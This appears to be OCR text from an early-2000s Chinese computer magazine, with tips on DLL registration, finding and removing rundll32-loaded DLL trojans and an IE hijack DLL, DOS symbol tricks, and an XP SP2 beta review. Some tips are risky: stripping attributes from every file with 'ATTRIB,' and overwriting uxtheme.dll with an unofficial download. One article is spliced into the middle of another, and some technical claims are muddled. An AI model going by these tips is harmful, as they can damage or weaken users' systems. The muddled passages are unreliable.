相信经常看我们杂志的朋友肯定很熟悉Regsvr32命令，比如：在“开始→运行”中输入“regsvr32 %windir%\system32\zipfldr.dll /u”，可以卸载Windows XP自带的压缩功能，Regsvr32是Windows中控件(DLL、OCX、CPL等扩展名的文件)文件的注册和反注册工具，命令参数为：

regsvr32 [/u] [/s] [/n] [/i(:cmdline)] dllname

/u ——反注册(卸载)DLL、OCX等控件

/s ——不管注册成功与否，均不显示提示框

/c ——控制台输出

/i ——跳过控件的选项进行安装

/n ——不注册控件，此选项必须与/i选项一起使用

其中对普通用户最有用的，是不带参数和/u参数。

因此，如果你的电脑报告缺少某个DLL文件，按照上面的方法找到了该文件，但问题还是没有解决，那么可以在“开始→运行”中输入：

regsvr32 xxx.dll

通过这个方法将xxx.dll文件在系统中进行注册，让它成为“正式员工”。要把它“开除”，则输入:regsvr32 /u xxx.dll。

小提示

如果觉得命令行方式太麻烦，可使用RegSvrExt(下载地址为http://www.mlin.net/files/RegSvrEx.zip)来注册DLL文件，RegSvrExt可以在点击DLL文件时，选择“Register”(注册)或“Unregister”(取消注册)。

实例一：Windows 98/Me常见错误快速修补

1.修复Explorer、桌面、任务栏、开始菜单、“发送到”

regsvr32.exe /i shdocvw.dll

regsvr32.exe /i shell32.dll

regsvr32.exe /i shdoc401.dll

2.修复活动桌面

regsvr32.exe /i mshtml.dll

3.恢复标准的文件关联

rundll setupx.dll,InstallHinfSection DefaultInstall 132 c:\windows\inf\shell.inf

regsvr32.exe /i shdocvw.dll

regsvr32.exe /i shell32.dll

regsvr32.exe /i shdoc401.dll

实例二：神奇的DLL应用程序

2003年《电脑爱好者》第13、14期《健与美——打造“非典型”右键菜单》一文中我们介绍的Bylos.dll(给右键菜单添加图片)、CONTEXT BG(给右键菜单披上彩衣)、CMenuExtender(让你轻松为右键菜单添加子菜单)三个软件，它们本身仅是DLL文件，只需用Regsvr32命令将其在系统中注册即可完成安装。下面再为大家介绍一款利用同样方法安装的系统扩展工具包——Shell Extension Pack(下载地址为:http://www.mitec.cz/Downloads/MSEP.zip)。

下载完成后将压缩包解压至任意目录，你会发现其中并没有常见的安装程序，只有几个DLL文件、BAT批处理文件和Regsvr32.exe。用记事本打开ImageSE_Install.bat文件，里面只有“@regsvr32 imagese.dll”这样一条命令，运行它即可将imagese.dll文件注册进系统。软件所提供的DLL文件功能各异，这里主要介绍对普通用户比较有用的几个DLL文件。

1.imagese.dll:右击图片文件后，右键菜单中会根据图片文件类型出现“Compuserve GIF Image”、“Standard Windows Bitmap”等选项，选中并单击后就会弹出如图2所示的预览窗口。同时，右击图片文件并选择“属性”，在“属性窗口”会多出一个“Image Extra”选项卡，同样可实现预览效果。



图2

2.PEImageSE.dll:在EXE、DLL等文件的“属性”菜单中增加了“PE Image”选项卡，通过它能了解文件中包含的资源(如图标等)、文件头信息等。

3.MusicSE.dll:可在MP3、OGG、APE、VQF、WAV、WMA、ASF文件的“属性”菜单中增加“Music”选项卡，通过它能够查看文件相关信息，比如：ID标签等。

4.MUFO.dll:能直接在音乐文件的右键菜单中添加“Music info...”选项，通过它能够更为快速地查看音乐文件的信息，同时还可以快速查看整个目录的音乐文件信息(见图3)。



图3

四、让DLL与EXE“打结捆绑”

虽然DLL文件对程序员来说方便了不少，但对于用户，有时却比较麻烦，例如一款叫做CopiXP的软件，就需要有两

个DLL文件的辅助才能运行，如果能直接做成一个EXE文件，那么管理起来就方便多了。没关系，先天不足后天补，我们可以使用一款叫做PEBundle的工具把EXE文件和DLL文件捆绑成一个独立的EXE文件。

PEBundle小档案

软件版本:2.44　　软件大小:485KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://dlb.pchome.net/development/developtools/translater/pebsetup244.exe
软件备注:该软件最新版本为3.04，不过由于新版本采用了在线安装模式，但网站却无法连通、安装，因此提供以前版本。

PEBundle在启动时可选择简体中文语言界面，接着单击“设定EXE”按钮选择主执行程序“copixp.exe”文件，再单击“添加模块”按钮添加两个必需的DLL文件，然后选中下面的“高级捆绑(不将模块写盘)”选项，最后单击“捆绑”按钮即可，为了保险起见，你还可以单击“测试”按钮看能否正常运行。如果正常，以后只需复制那个被捆绑了DLL文件的Copixp.exe文件即可让它正常运行。

五、牵动木马的“黑手”——Rundll32.exe

在任务管理器中分析进程是判断木马的重要手段之一，但有一种木马却无法在进程列表中看到，那就是DLL木马。可能你要问DLL是不能运行的呀，怎么能做木马呢？从DLL木马原理上看，启动DLL木马的EXE文件是个重要角色，我们称之为Loader，也就是启动器，而Windows自带的Rundll32.exe是许多DLL文件的Loader，同样不少DLL木马会利用它进行启动，这样在系统进程列表中就只能看到Rundll32.exe的进程，而无法看到DLL木马的踪迹，非常好地做到了进程隐藏作用。

其实除木马外，一些应用程序也会采用DLL文件的方式运行，比如大家非常熟悉的“3721网络实名”，这也许就是它经常被别人称为“木马”的原因吧(当然，它和木马有着本质区别:不会对系统造成破坏)。

你知道吗？

什么是Rundll32.exe、Rundll.exe

从文件名上看，是运行DLL文件的意思。它们的功能是以命令行的方式执行动态链接库中的某个函数功能，两者的区别在于Rundll32.exe用来运行32位的DLL文件，而Rundll.exe则是运行16位的DLL文件，使用格式为：

Rundll32.exe dll文件名,dll入口

比如:在“开始→运行”中输入“Rundll32.exe shell32.dll,OpenAs_RunDLL %1”，该命令可以打开“打开方式”对话框。

实例:以“3721网络实名”为例剖析DLL木马的发现和清除方法

1.发现3721网络实名

虽然DLL木马没有进程，但它的Loader是存在进程的，首先要观察的就是Rundll32.exe(或Rundll.exe)这个典型的Loader，如果在任务管理器中看到Rundll32.exe进程，说明一定有DLL文件被执行，那么如何找到这些DLL文件呢？任务管理器根本做不到，这时可使用名为Process Viewer的免费进程管理工具，运行后在进程列表中右击Rundll32.exe，选择“启动信息”，在打开的对话框“命令行”中可看到它启动了哪个DLL文件(见图4)。具体这个DLL文件是正常的应用



图4

程序，还是木马，那就需要根据经验及安装的软件来判断了，比较简单的方法是找到这个DLL文件，然后右击并选择“属性”，查看“版本”选项卡，从中获得有用信息(见图5)。例如这里显示为“Rundll32.exe D:\WINDOWS\downlo~1\CnsMin.dll,Rundll32”，其中的“CnsMin.dll”就是3721网络实名了。




图5

Process Viewer小档案

软件版本:V3.7.3.1　　软件大小:96KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://tj-http.skycn.net:8181/down/HA_PrcView_SinkDown.rar

2.清除3721网络实名

查到了DLL木马的Loader，直接结束它是解决不了问题的。比如在清除3721网络实名时，即使结束了Rundll32.exe进程，但“CnsMin.dll”依然在运行中，在命令行中使用“del cnsmin.dll”也不能删除。这时需要先使用“反黑精英”将其DLL模块从内存中卸载，在主界面中单击“工具→进程管理”，在进程列表框中选中“Rundll32.exe”，在下面的模块列表框中找到“CnsMin.dll”，单击“卸载选中DLL模块”按钮(见图6)，然后就可以在命令行中删除“CnsMin.dll”文件了。当然，也可以在纯DOS模式下删除“CnsMin.dll”文件。剩下的工作还有注册表中相关数据的清除，这在以前的文章中已有介绍，不再赘述。



图6

反黑精英小档案

软件版本:2.2　　软件大小:4056KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.isecsoft.com/cngb/rdl.asp

小提示

牵动木马的“黑手”之二——系统进程

除使用Rundll32.exe启动外，还有一些更高级的木马会使用动态嵌入技术，通过explorer.exe、svchost.exe、smss.exe等系统进程启动DLL文件，这时通过“启动信息”就看不到它调用的DLL文件了。这就需要结合端口查看技术进行综合分析，当发现“explorer.exe”等系统进程打开了非正常端口时，那么很有可能它被嵌入了DLL木马。

六、常用软件优化绝招

现在很多软件(比如:Winamp、ACDSee、RealOne Player等)提供有插件扩展功能，插件往往就是一个个DLL文件。但过多的插件很可能造成软件启动和运行速度慢、占用系统资源过大等问题，因此，清理无用或不常用的插件可达到优化软件性能的目的。

实例:优化Winamp

Step 1 有不少朋友下载了集成有数十种插件的Winamp，其实很多插件一般情况下根本用不到，因此建议进入Winamp安装目录，新建名为Plugins2的文件夹。

Step 2 接着进入Plugins文件夹，将其中in_mp3、in_vqf、in_wma、out_wave、vis_avs.dll这四个插件复制到Plugins2文件夹，它们可以保证Winamp能够播放最常见的MP3，VQF，WMA文件，同时还有视觉效果。

Step 3 启动Winamp，右击其主窗口，选择“选项→参数设置→插件”，按照图7将插件位置修改到Plugins2文件夹即可。



图7

Step 4 以后如果想用功能更强大的Winamp，那么只要将插件位置修改回包含有全部插件的Plugins文件夹就行了。

Just Do It

ACDSee的优化方法和Winamp很相似，其中以ID开头的文件负责文件解码(如Id_ico对图标文件ICO解码)，以IDE开头文件的作用是图像编码(标准图像编码库IDE_ACDStd)，以CX开头的主要是扩展功能(如CX_JPEGTrans是对层次进行调整)，AM是压缩包的处理……作为图像浏览器来说最重要的是“标准图像编码库IDE_ACDStd”，请自己DIY一个高效的ACDSee。

七、QQHook.dll，你是木马吗？

这是最近网上一个讨论非常热烈的问题，说木子版QQ中有一个名为“QQHook.dll”的文件是木马。我们使用Norton AntiVirus 8.1企业版(以下简称NAV)12月12日病毒库对其进行检测，确实提示发现键盘记录木马(见图8)，而使用12日前的病毒库却不提示有病毒！对从腾讯网站下载的QQ2003II正式版进行检测，NAV给出同样的报警提示。该文件的功能是监控鼠标和键盘动作，来实现自动状态转换的，因此如果你不经常使用该功能，完全可以把此文件删除，QQ同样可以正常运行！



图8

小提示

QQ中还存在着一个由DLL文件产生的问题，那就是由riched20.dll文件Richedit代码页溢出所引起的安全漏洞，可以导致QQ非法退出，虽然这是一个很早以前就有的漏洞了，但根据测试，该漏洞又重新出现在最新的QQ2003II版中，解决方法是从http://www.muzi-studio.com/file/pafiledb.php?action=download&id=43下载安全补丁，退出QQ运行补丁，对riched20.dll文件进行更新即可。

八、DLL的精减与优化

1.删除无用的DLL文件

随着我们不断安装、卸载各种软件，也就产生了大量无用DLL文件，它们会导致系统文件夹膨胀，影响系统性能及运行速度，因此有必要删除无用DLL文件。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\SharedDLLs]，在右侧窗格中可看到系统对所有DLL文件的使用情况(见图9)，“名称”栏为DLL文件的名称及路径，“数据”栏为DLL文件的使用情况，1表示被一个程序使用，2表示被两个程序共享，而0则表示无程序使用它。记下数据为0的DLL文件名称，然后通过Windows搜索功能找到它们，并将其移动备份到到其他目录，运行系统一段时间，确认没有问题后就能将它们删除了。当然也可以借助一些工具软件，如Windows优化大师、Analogx DLL Archive、HS DLLOwners等，帮你分析后再删除。




图9

2.强制从内存卸载DLL文件

DLL文件会在需要时被程序调入内存，但由于某些软件的设计缺陷，在软件退出时，却忘记把已经没有使用的DLL文件从内存中清除，造成资源浪费，通过修改注册表可以解决问题。找到[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Explorer]，在右侧窗格中新建名为“AlwaysUnloadDll”的字符串值，并将其值设为1。CF [XT01]

百变千面——开机画面自由换

■ 自由风工作室　徐海斌

Windows XP 开机画面比起 Windows 98 的蓝天白云时尚多了，但时间长了，也会让人感觉索然无味，想自由更换你的开机画面吗?这里推荐给大家一款简单易用的小工具。

BootSkin 小档案

软件版本:1.0	软件大小:887KB
软件性质:免费软件	适用平台:Windows 9x/2000/XP
下载地址:http://fileforum.betanews.com/download.php3?fid=1071455415&file=bootskin10_rc0.exe	

BootSkin 是著名的 Stardock 公司(大家经常使用的 WindowBlinds 就是它的产品)推出的一款免费的开机画面更换工具,它有两大特色:首先其开机画面文件使用的是压缩格式,体积只有 50KB 左右，而其他同类工具使用的开机画面文件则有 2MB 之巨，这对于使用“小猫”下载的朋友来说无疑是非常方便的；其次它没有使用其他同类工具常用的直接修改或替换系统内核文件(ntoskrnl.exe)的方法,而是使用更为安全的通过加载服务显示开机画面的方法，不会对系统造成任何破坏，而且它支持的操作系统也是最多的，可以更换 Windows 2000，Windows XP 及最新的 Longhorn 操作系统的开机画面。

一、拿来就用

BootSkin 运行后在主界面中可以看到许多开机画面预览图(见图 1)，选择一个想使用的开机画面，单击“Apply”按钮，然后重新启动系统，即可看到更换后的开机画面了，如果想换回系统自带的开机画面，只需要选择最上面的那个“Default System Boot Screen (Active)”即可。



图 1

不过 BootSkin 自带的几款开机画面在替换 Windows XP 的开机画面后，滚动条都没有了。在浏览器中打开 http://www.wincustomize.com/skins.asp?library=32 网页，可以免费下载几百款开机画面文件，能让你的爱机具有“百变千面”的效果，其中有许多是带滚动条显示的。下载后得到的是一个扩展名为“bootskin”的文件，在 BootSkin 界面中单击菜单“File→Import from file…”，选择下载的引导画面文件即可将其导入到 BootSkin 开机画面管理器中，然后选择使用这个开机画面文件即可更换成带滚动条的漂亮开机画面了。

二、个性打造

如果觉得从网上下载别人制作好的开机画面不够个性，也可以手工制作自己的开机画面。打开 Program Files\Stardock\WinCustomize\BootSkin\skins 目录，其中的每个目录就代表一个开机画面，下面来看一个黑客帝国背景带滚动条的开机画面制作实例。

Step 1 首先需要制作两张 BMP 格式的图片:一个是背景图片，要求为 16 色 640 × 480 分辨率，命名为“matrix-bg.bmp”;一个是滚动条图片，要求为 16 色 22 × 9 分辨率，命名为“matrix-bar.bmp”。

Step 2 在 Program Files\Stardock\WinCustomize\BootSkin\skins 目录下新建一个名称为“matrix”的目录，然后把制作好的“matrix-bg.bmp”和“matrix-bar.bmp”文件复制到“matrix”目录。

Step 3 在“matrix”目录新建一个名为“bootskin.ini”的配置文件，其内容设置如下(分号后面是注释，不必输入)：

```
[BootSkin]
Type=0
Name = "自由风工作室"            ；开机画面名称
Author = "徐海斌"                ；设计作者
Description = "XP 开机画面黑客帝国版"  ；开机画面描述
Screen=matrix-bg.bmp             ；背景图片文件名
ProgressBar=matrix-bar.bmp       ；滚动条图片文件名
ProgressBarX = 259               ；滚动条横坐标
ProgressBarY = 354               ；滚动条纵坐标
ProgressBarWidth = 118           ；滚动条宽度
```

小提示

通过修改“ProgressBarX”和“ProgressBarY”的坐标值可以让滚动条显示在开机画面的任何位置。



图 2

好了，现在打开 BootSkin，就可以看到自己设计的开机画面了(见图 2)，选中它后单击“Apply”按钮，就能使你的开机画面个性十足了。

CF [XT02]

人小鬼大

——特殊符号在DOS命令中的奇思妙用

■ 辽宁 乔珊

各位请看一看下面这一家子：“，”、“.”、“|”、“+”、“：”，人长得是一个比一个小，个头是一个比一个矮，但你可千万别小瞧了它们！它们个小能耐大，如果结合DOS命令功夫十分的了得。怎么，不信？那现在就让它们给各位练两把看看……

“，”篇——取消所有属性

案例一：查看当前目录下任何属性的文件

先布置一下“，”表演的舞台，在C盘新建一个12345文件夹，在该文件夹下新建001.TXT、002.TXT、003.TXT、004.TXT、005.TXT、006.TXT、007.TXT等七个文件，并将文件属性设为各种各样的属性，如001.TXT为只读、002.TXT为隐藏、003.TXT为存档，004.TXT为只读、隐藏，005.TXT为只读、存档，006.TXT为隐藏、存档，007.TXT为只读、隐藏、存档。

进入到MS-DOS方式，在DOS提示符键入：

C:\>CD 12345　　//进入到12345文件夹

C:\12345>DIR　　//列目录

咦！明明七个文件，为什么只有001、003、005三个文件？对了，因为002、004、006、007具有隐藏属性，用DIR列目录是显示不出来的。这给我们查找文件带来了很多不便。现在让我们看看“，”的表演。

C:\12345>DIR,

哈哈，12345文件夹下的001～007等所有文件全都出来了，感受到了“，”强大的威力了吧。对，此处的“，”与“-h -r -s -a”等四个参数的组合具有相同功效，即可以查看当前目录下任何属性的文件。

案例二：取消硬盘上所有文件的所有属性

下面再试试下面的命令：

C:\>ATTRIB,

屏幕上毫无反应地又回到DOS提示符状态下，注意有没有听到硬盘有轻微响声，有没有看到硬盘指示灯一阵狂闪，片刻后一切都归于平静，好像什么事都没有发生。

真的什么事都没有发生吗？非也，找一个隐藏文件和系统文件多的文件夹看看，如C:\根目录：

C:\>DIR

好家伙，“IO.SYS、MSDOS.SYS、CONFIG.SYS…”，这些原来拼命隐藏的文件全都乖乖地露出了尊容。对了，“ATTRIB，”命令就是取消硬盘所有文件的所有属性。

“.”篇——你就是我的所有

在DOS状态下，我们常用Copy 、Del命令来复制、删除文件，为加快操作进度又会使用通配符，如"*.*"代表复制或删除当前文件夹下的所有文件，其实完全可以用“.”来代替“*.*”。比如“Copy.”等价于“Copy *.*”，“Del.” 等价于“Del *.*”。

另外，“Start.”命令可以显示当前目录中的所有内容，“Start..”命令可以显示上一级目录中的所有内容。“ECHO.”可以输出一个空行，即相当于输入一个回车。

“|”篇——自动回答批处理文件的提问

在利用批处理文件实现某一功能的过程中，往往需要用户通过键盘来输入“Y”或“N”来进行选择。例如我们利用批处理文件实现开机自动清除临时文件功能，系统在删除临时文件时会弹出询问信息，要求用户确认是否真的删除。这时可利用ECHO命令加DOS管道命令，把ECHO命令输出的预置答复语作为人机对话命令来输入。

格式：ECHO答复语|命令文件内容

例如：ECHO Y|DEL C:\Windows\Temp*.*

在询问是否真的删除时自动回答“Y”，另外如：CHKDSK，FORMAT等命令，均可以利用上述方法，在调用命令出现人机对话时自动输入“Y”，来简化输入，缩短运行时间。

“+”篇——把秘密藏起来

在使用DOS过程中，利用Copy命令来复制或合并文件大家早已司空见惯了，例如要将001.TXT和002.TXT文件合并成一个文件003.TXT，用如下命令即可：“copy 001.TXT+002.TXT 003.TXT”。要将002.TXT文件追加到001.TXT文件后面，只需用如下命令即可：copy 001.TXT+002.TXT，但很少有人想起用COPY和“+”号还能藏起心中的秘密。

例如有一篇001.TXT的个人文件，现在就让我们把它藏到002.MP3文件中，在DOS提示符键入：COPY 002.MP3+001.TXT 003.MP3，回车后，001.TXT文件将被追加到002.MP3文件后面，生成003.MP3文件。现在可以删除002.MP3文件，然后重命名003.MP3文件为02.MP3。好了，你的个人文件已经完全隐藏在这首完全可以正常播放，从外面完全看不出破绽的MP3文件中了。如果你要找回你的个人文件，只需将此MP3文件改名为TXT文件，用记事本打开，前面

解除对IE的“绑架”一法

■ 江苏　顾方

近日上网出现了问题，发现某个网页如果打不开，浏览器都会自动连到“http://www.internet-***”这个地址(为避免误导读者，地址后半部分用“*”代替)，似乎是个不良网站，而正常情况下应该显示404错误……

呵呵，小case！凭着多年阅读《电脑爱好者》的经验，我运行regedit，搜索“http://www.internet-***”，哇？奇怪！竟然什么也没有……于是，IE修复大师、浏览器恢复、注册表修改专家、系统优化权威等十八般兵器一样样搬出来，却全部一样样败下阵去，搜索引擎也没能找出相关资料。问题依旧，我该怎么办？

不行，还得想办法，首先分析，现在的系统与正常的系统肯定有区别，“http://www.internet-***”这个网址肯定保存在我硬盘中的某个地方，这样想就好办了：

Step 1 点击“开始→搜索→文件或文件夹”，在“包含文字”中填入“http://www.internet-***”关键字(这个十分重要，不是搜索“文件或文件夹”)。

Step 2 “搜索范围”选择C盘(选择操作系统安装盘，比如操作系统在D盘的话这里就要搜索D盘了)。

Step 3 点击“立即搜索”。发现了，在搜索出的几个文件中发现Windows安装目录下有一个60KB大小，名为“nem212.dll”的文件极为可疑！

Step 4 用记事本打开“nem212.dll”，看到一片乱码(没关系，因为是十六进制编码)，搜索“http://www.internet-***”后发现其中有如下内容：

TYPELIB CLSID Delete NoRemove ForceRemove Val B D S /blank.htm res:// http://http://www.internet-***/Help/NavigationError/ %252525 /http_500.htm# /http_410.htm# /http_404.htm# /http_403.htm# /dnserror.htm# ERR500 INTERNAL SERVER ERROR 500 ERR410

……………………

Step 5 又有问题了，发现“nem212.dll”无法删除，说是Windows正在使用该文件。在注册表中搜索“nem212.dll”，发现有{F7F808F0-6F7D-442C-93E3-4A4827C2E4C8}键值下有“nem212.dll”的信息，哦，原来这个DLL被注册了。

Step 6 点击“开始→运行”，输入“regsvr32 /u c:\Winnt\nem212.dll”，系统提示该DLL文件已被注销。重启后删除“nem212.dll”，问题立即解决，万事OK。

小提示

造成这个问题也不仅仅是nem212.dll这一个文件，已发现的还有iopti130.dll，nem207.dll和wsem210.dll等。

小编有话说：可谓道高一尺魔高一丈，现在的恶意网站手段越来越毒辣。本文的解决方法对大家有借鉴意义，当怀疑某个文件可疑，或者被恶意攻击时，都可以使用文中的思路，往往可以解决问题。系统中所有故障信息都一定有所出处，错误提示也不会从地下冒出来。只要抓住错误信息的文字，就不怕找不到问题所在。CF [XT04]

相当一部分长度是乱码，最后面就是你的个人文件。

“：”篇——注释命令行我也行

在DOS批处理文件中我们常使用REM命令来注释命令行，DOS执行批处理文件时，先将全句读入，然后再根据句首是否有REM，决定处理方法，如果前面没有REM就执行命令本身，如果有REM，则将该行视为注释行，跳过该行去读取下一行。

其实，完全可以用“：”来代替REM。DOS执行批处理文件时，碰到以“：”开始的标号，只要第二个字符不是字母或数字，即视为无效标号而立刻跳到下一行，不会再花费时间读取注释行。因此，可用“：”加一空格来引导注释行，以增加批处理文件执行速度。CF [XT03]

找回丢失的0字节文件

■ 安徽　李云峰

有时用“Windows优化大师”一类的软件清理0字节垃圾文件时，容易造成右键菜单“发送到”中的“桌面快捷方式”、“邮件接收者”和“我的文档”等选项丢失。可以用下面方法解决。

1.因所涉及到的操作依靠更改文件扩展名来实现，所以，请先将资源管理器的“查看→文件夹选项→查看”(Windows 98)或“工具→文件夹选项→查看”中“隐藏已知文件类型的扩展名”(Windows 2000/XP)选项去掉。

2.找到“Send to”文件夹(Windows 98为“C:\Windows\sendto”、Windows 2000/XP为“C:\Documents and Settings\用户名\SendTo”)，右击并选择“新建→文本文件”，选中刚才新建的“文本文件”，按F2连扩展名一起重命名。以下列出具体选项所对应的文件全名：

桌面快捷方式.desklink

邮件接收者.mapimail

我的文档.mydocs

CF [XT05]

Windows XP SP2 Beta 试用手记

■ 柳庄头

Windows XP SP2测试版已经发布了，版本号为5.1.2600.2055(XP SP_2 Beta 1.031215-1745)。它之所以令人关注，不仅仅由于众多用户期待它的到来能加强Windows XP的稳定性和安全性，更重要的是它会带来很多系统组件的升级及相关新特性。

SP2测试版大小约212MB，下载后便可以进行升级(微软提供了完全升级包以及网络升级两种选择)。升级完成后，系统会自动重启。当再次进入Windows XP登录界面前，我们首先会看到Windows的提示窗口，大致意思是推荐由Windows自动下载安全补丁。如果你的电脑始终在线，那么不妨选择“Yes”，并按“Next(下一步)”按钮进入系统。

小提示

目前的测试版本SP2还没有中文版本，本文介绍的版本只能用于英文Windows XP。

以前在安装Windows升级补丁包时，我们一般都可以选择是否保存以前的文件。但由于这次是Windows XP的SP2测试版，为了安全起见，系统被强制要求进行旧文件保存。如果不想被微软“牵着鼻子走”，那么可以使用Windows Enable这款软件找回被屏蔽的文件保存选项。

Windows Enable小档案

软件大小:180KB　　软件版本:1.1

软件性质:免费软件　　适用平台:Windows 95/98/Me/NT4.0/2000/XP

下载地址:http://www.angelfire.com/falcon/SPeedload/enabler_files/Windows_enabler.zip

经过一段时间等待(由于进行了升级，Windows需要进行一些设置)，就可以进入到熟悉的桌面了。乍一看，并没有什么变化。但当在文件夹中点击菜单栏上的“Help→About Windows”(或在“My Computer”上点击右键，选择“Proporties”命令)，Windows版本的变化便非常清晰地呈现在了我们面前(见图1)。



图1

Windows组件到底有哪些令我们激动的变化呢？

一、终于得到保护的IE

IE的版本在升级后已经发生了改变，但其功能变化更引人关注。

1.IE对弹出窗口的拦截

最引人注目的改变应该是IE对弹出窗口的拦截功能了。在IE菜单栏上依次点击“Tools→Internet options”，我们可以看到，在“Privacy(隐私)”选项卡下方多了一个拦截弹出窗口的选项(见图2)。勾选此选项，便可以拦截所有弹出窗口了。如果某些网站的弹出窗口是我们所需要的，可以单击“Options(选项)”按钮，在弹出对话框中输入这些网站的网址即可。下次，当碰到弹出窗口时，IE便会弹出一个提示窗口，由我们选择是否进行拦截(见图3)。



图2



图3

2.IE插件管理器

使用IE浏览一些网站时，经常会被要求安装一些插件(比如Shockwave Player和QuickTime)，而这些插件安装容易，要删除的话可就不那么简单了。新增的插件管理器就是针对这些插件而设计的。有了它，就可以方便地管理已经安装的插件。

在IE菜单栏上点击“View(查看)”，选择“Manage Add-ons(插件管理)”便可以进入到插件管理器，其中列出了IE所有安装的插件。若要禁止某个插件，只要选中该插件，并选择“Disable”即可(见图4)。选择“Enable”命令可重新激活。



图4

二、更为完善的安全设置

安装完SP2测试版后，Windows中所有安全功能在默认情况下都会开启，在控制面板中也多出了一个“Security Options(安全选项)”的设置功能。在其中可以对自动升级、IE安全选项、防火墙进行设置(见图5)。



图5

1.逼近专业性能的防火墙

这次，系统自带的防火墙也进行了升级，我们可以进入需要保护的连接的“属性”对话框，选择“Advanced(高级)”选项卡，点击“Setttings(设置)”按钮便可以进入到防火墙设置对话框进行相应设置。你会发现，防火墙默认被设为开启状态，我们可以在“Exceptions(例外)”选项卡中设置无需防火墙监控的程序和服务(见图6)。这样，防火墙便会对该连接进行监控，一旦发现可疑程序，便会弹出警示窗口。



图6

2.Windows Update版本升级

Windows内置的Automatic Updates也同时进行了升级，达到了V5版本，这在更新时的浏览器窗口可以看到。升级后的功能更加强大。前面我们提到过，系统刚升级后的第一次登录便会收到是否自动升级的提示。如果选择了“No”，那么仍然可以进行设置。

小提示

● 在“My Computer”上点击右键，选择“Proporties(属性)”命令，进入到“Automatic Updates(自动升级)”选项卡。在这里，可以选择自己认为合适的升级方式。

3.更为安全的内存保护技术(NX)

Windows XP SP2加入了对Intel、AMD最新处理器的支持。在“My Computer”上点击右键，选择“Proporties(属性)”命令，进入到“Advanced(高级)”选项卡。点击“Performance(优化)”栏内的“Settings”，进入到优化选项对话框。在该对话框中可以看到有一个“Execution Protection(执行保护)”的选项卡，它是针对新型处理器设计的。在Intel、AMD最新处理器的支持下，系统可以屏蔽某些程序内建的保护机制以保障系统运行更为安全可靠。

4.IE安全设置

升级后的IE默认的安全设置级别也提升到了Windows Server 2003的水准。这样，当打开IE后，将会弹出提示窗口。如果不进行安全级别的更改，会影响正常浏览网页。具体修改方法大家可以参照《电脑爱好者》2003年第13期《将Windows Server 2003改造成适合个人用户的操作系统》一文。

5.RPC支持

相信大家对前不久的“冲击波”病毒还记忆犹新吧？该病毒就是利用了Windows缓存溢出错误来对电脑实行攻击而导致系统崩溃。升级后的Windows XP已经意识到此问题的严重性，增加了对RPC的支持，有效降低了蠕虫和病毒可以利用Windows缓存溢出错误的概率。

三、兼容性问题

每个操作系统推出新的版本后，总会不可避免地与其他软件早期版本产生兼容性问题。在试用过程中，笔者就发现以前安装的style XP无法在升级后的Windows XP下运行。经过查找原因，发现问题出在uxtheme.dll文件上(位于C:\Windows\system32目录下)。该文件在升级后不支持Style XP。有网友已经开发出一个补丁文件(下载地址为http://vortex2050.dyndns.org:8080/repository/Patches/Uxtheme/Windows%20XP/SP2%20Beta/5.1.2600.2055.rar)，把下载后的压缩包内的uxtheme.dll文件拷贝到C:\Windows\system32文件夹覆盖掉原文件即可。

小提示

● 该补丁文件正在完善中，同时WinXP SP2测试版也存在着不稳定性，故在文件覆盖之前请先做好该文件的备份工作。

四、增强型的“添加/删除程序”

Windows XP SP2测试版对“添加/删除程序”也进行了一定的改进，在其面板中增加了“Show Updates”过滤(见图7)，使得我们可以查看进行升级过的程序，也算是一个比较人性化的设计吧。




图7

CF [XT06]

碎片整理　惟我独尊

——Diskeeper磁盘整理工具

■ 北京　张景柱

屋子乱了要整理，电脑中的硬盘也像屋子一样需要经常整理，整理磁盘经常要用Windows自带的“磁盘碎片整理程序”。但这个工具实在慢得受不了，1GB的“平房”都要“打扫”好半天，就别说现在100多GB“高楼大厦”了。如果让它清理一遍恐怕一天也干不完。还好现在有了Diskeeper Professional v8.0.459这个“超级清洁工”，整理工作会变得轻轻松松。

你知道吗？

什么是磁盘碎片

其实磁盘碎片应该称为文件碎片，是因为文件被分散保存到整个磁盘的不同地方，而不是连续地保存在磁盘连续的簇中形成的。虚拟内存管理程序频繁对硬盘读写、IE浏览网页时生成的临时文件、临时文件目录的设置等是造成系统大量碎片的主要原因。文件碎片一般不会在系统中引起问题，但文件碎片过多会使系统在读文件时来回寻找，引起系统性能下降，导致存储文件丢失，严重的还会缩短硬盘寿命。

一、速度和功能的完美结合

Executive公司号称它的Diskeeper是“The Standard In Entire Network Defragmentation(网络磁盘碎片整理标准)”，我们暂不考虑这是不是开发者的一厢情愿，单从Windows 2000/XP集成了Diskeeper的简化OEM版就可看出它的确实力不凡。

